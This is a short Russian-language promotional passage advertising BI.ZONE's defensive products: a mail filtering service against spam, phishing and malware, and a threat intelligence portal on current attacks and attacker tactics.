Для защиты почты полезны специализированные сервисы, фильтрующие нежелательные письма. Одно из таких решений — [BI.ZONE Mail Security](#). Сразу после установки включаются более 100 механизмов защиты от спама, фишинга, спуфинга, уязвимостей почтовых серверов и атак с вредоносным ПО. Для фильтрации используются статистический, сигнатурный, лингвистический, контентный, эвристический анализ, машинное зрение. ML-модель точно классифицирует письма по содержанию и управляет их рейтингами. В результате нелегитимные письма блокируются, а безопасные доставляются без задержек.

Чтобы выстроить эффективную киберзащиту, важно понимать, какие угрозы актуальны именно для вашей организации. Здесь помогает [BI.ZONE Threat Intelligence](#). Портал предоставляет подробную информацию об актуальных атаках, злоумышленниках, их тактиках, техниках, инструментах, а также сведения с теневых ресурсов. Эти данные помогают проактивно защищать компанию и быстро реагировать на киберинциденты.